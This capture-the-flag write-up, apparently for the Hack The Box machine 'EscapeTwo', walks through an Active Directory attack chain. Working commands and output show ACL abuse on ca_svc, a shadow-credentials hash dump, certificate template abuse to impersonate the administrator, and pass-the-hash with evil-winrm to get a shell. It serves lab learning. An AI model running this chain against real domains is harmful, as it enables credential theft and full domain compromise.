
This process will be alot like setting user permissions in windows except all via the command line, while the commands are syntax heavy the steps are straight forward.



```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ bloodyAD -u ryan -p [redacted] -d sequel.htb --host dc01.sequel.htb set owner ca_svc ryan
[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on ca_svc

┌──(kali㉿kali)-[~/HTB/EscapeTwo]
```

`$ bloodyAD -u ryan -p [password] -d sequel.htb --host dc01.sequel.htb set owner ca_svc ryan`


firstly we will set the owner of the ca_svc account to ryan.



```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ dacledit.py -action write -rights FullControl -principal ryan -target ca_svc sequel.htb/ryan:[redacted]
/home/kali/.local/bin/dacledit.py:101: SyntaxWarning: invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/home/kali/.local/bin/dacledit.py:110: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/home/kali/.local/bin/dacledit.py:111: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/home/kali/.local/bin/dacledit.py:112: SyntaxWarning: invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/home/kali/.local/bin/dacledit.py:114: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/home/kali/.local/bin/dacledit.py:115: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/home/kali/.local/bin/dacledit.py:116: SyntaxWarning: invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/home/kali/.local/bin/dacledit.py:117: SyntaxWarning: invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/home/kali/.local/bin/dacledit.py:118: SyntaxWarning: invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/home/kali/.local/bin/dacledit.py:119: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/home/kali/.local/bin/dacledit.py:120: SyntaxWarning: invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/home/kali/.local/bin/dacledit.py:121: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/home/kali/.local/bin/dacledit.py:122: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/home/kali/.local/bin/dacledit.py:123: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/home/kali/.local/bin/dacledit.py:124: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/home/kali/.local/bin/dacledit.py:125: SyntaxWarning: invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/home/kali/.local/bin/dacledit.py:126: SyntaxWarning: invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/home/kali/.local/bin/dacledit.py:127: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250515-143421.bak
[*] DACL modified successfully!
```

`dacledit.py -action write -rights FullControl -principal ryan -target ca_svc sequel.htb/ryan:[password]`

Next up we use impacket to edit the access control list to allow ryan full control over the ca_svc user.




```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ certipy-ad shadow auto -u 'ryan@sequel.htb' -p '[redacted] -account ca_svc
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '8f811340-1bb9-30b3-d0cc-de6adae7329e'
[*] Adding Key Credential with device ID '8f811340-1bb9-30b3-d0cc-de6adae7329e' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '8f811340-1bb9-30b3-d0cc-de6adae7329e' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': [redacted]
```

`certipy-ad shadow auto -u ryan@sequel.htb -p [password] -account ca_svc`

Now that we have FullControl over the ca_svc lets now run a certificate shadow attack to dump the NT password hash.

A shadow attack, in a simplified sense, is an attack that makes a link from your account to the target user and acts like the user. This is called shadowing the user, which we then use to ask the CA for a certificate of the shadowed user. With this certificate certipy then dumps the NT hash for the user for us.


Step 2: Find and Exploit a vulnerable certificate template



```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ certipy-ad find -u 'ryan@sequel.htb' -p '[redacted]'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP
[*] Got CA configuration for 'sequel-DC01-CA'
[*] Saved BloodHound data to '20250515151227_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250515151227_Certipy.txt'
[*] Saved JSON output to '20250515151227_Certipy.json'
```


`certipy-ad find -u ryan@sequel.htb -p [password]`

To find a vulnerable template we can generate bloodhound data for all the certificate templates and inspect them via bloodhound.



```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ cat 20250515151227_Certipy.txt | grep Template
Certificate Templates
    Template Name                       : KerberosAuthentication
    Template Name                       : OCSPResponseSigning
    Template Name                       : RASAndIASServer
    Template Name                       : Workstation
    Template Name                       : DirectoryEmailReplication
    Template Name                       : DomainControllerAuthentication
    Template Name                       : KeyRecoveryAgent
    Template Name                       : CAExchange
    Template Name                       : CrossCA
    Template Name                       : ExchangeUserSignature
    Template Name                       : ExchangeUser
    Template Name                       : CEPEncryption
    Template Name                       : OfflineRouter
    Template Name                       : IPSECIntermediateOffline
    Template Name                       : IPSECIntermediateOnline
    Template Name                       : SubCA
    Template Name                       : CA
    Template Name                       : WebServer
    Template Name                       : DomainController
    Template Name                       : Machine
    Template Name                       : MachineEnrollmentAgent
    Template Name                       : EnrollmentAgentOffline
    Template Name                       : EnrollmentAgent
    Template Name                       : CTLSigning
    Template Name                       : CodeSigning
    Template Name                       : EFSRecovery
    Template Name                       : Administrator
    Template Name                       : EFS
    Template Name                       : SmartcardLogon
    Template Name                       : ClientAuth
    Template Name                       : SmartcardUser
    Template Name                       : UserSignature
    Template Name                       : User
    Template Name                       : DunderMifflinAuthentication
```

in my case, to save time, I found the most obvious template name to attack. DunderMifflinAuthentication is more than likely the template we are supposed to use in this attack.




```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ KRB5CCNAME=$PWD/ca_svc.ccache certipy-ad template -k -template DunderMifflinAuthentication -dc-ip 10.10.11.51 -target dc01.sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
```

`KRB5CCNAME=$PWD/ca_svc.ccache certipy-ad template -k -template DunderMifflinAuthentication -dc-ip 10.10.x.x - target dc01.sequel.htb`

Using the kerberos ticket certipy grabbed for us during the shadow attack, we can create a certificate with the vulnerable template. We can then later use it to authenticate the administrator account against the cert and dump the NT hash of the admin user.


Step 3: Dump The Administrator password hash



```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ certipy-ad req \
  -u ca_svc -hashes :[redacted]\
  -ca sequel-DC01-CA -template DunderMifflinAuthentication \
  -target DC01.sequel.htb -dc-ip 10.10.11.51 -dns 10.10.11.51 -ns 10.10.11.51 -upn administrator@sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 25
[*] Got certificate with multiple identifications
    UPN: 'administrator@sequel.htb'
    DNS Host Name: '10.10.11.51'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_10.pfx'
```

`certipy -ad req -u ca_svc -hashes :[ca_svc NT hash] -ca sequel-DC01-CA -template DunderMifflinAuthentication -target DC01.sequel.htb -dc-ip 10.10.x.x -dns 10.10.x.x -ns 10.10.x.x -upn administrator@sequel.htb`

He we use this vulnerable template to request a cert of the administrator as the certificate authority. This effectively gives us a valid certificate to login as the admin user.




```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ certipy-ad auth -pfx administrator_10.pfx -domain sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@sequel.htb'
    [1] DNS Host Name: '10.10.11.51'
> 0
[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:[redacted]
```

`certipy-ad auth -pfx administrator_10.pfx -domain sequel.htb`

Lastly we will use this certificate to authenticate as the administrator to dump the NT hash of the user.

This output shows two hashes the outdated LM hash and the NT hash separated by a colon. Its important to note that the LM hash is a placeholder as this hash is disabled on almost all windows systems. We are only interested in the NT hash.



```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ evil-winrm -i 10.10.11.51 -u administrator -H [redacted]

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evi

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
[redacted]
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

`evil-winrm -i 10.10.x.x -u administrator -H [NT Hash]`

Using the NT hash can "Pass-the-Hash" to the Evil-WinRM to skip trying to crack the password and gain shell. After this we can simply type the root flag.

References

Certificate templates | The Hacker Recipes
05 - Usage · ly4k/Certipy Wiki
AD CS Exploitation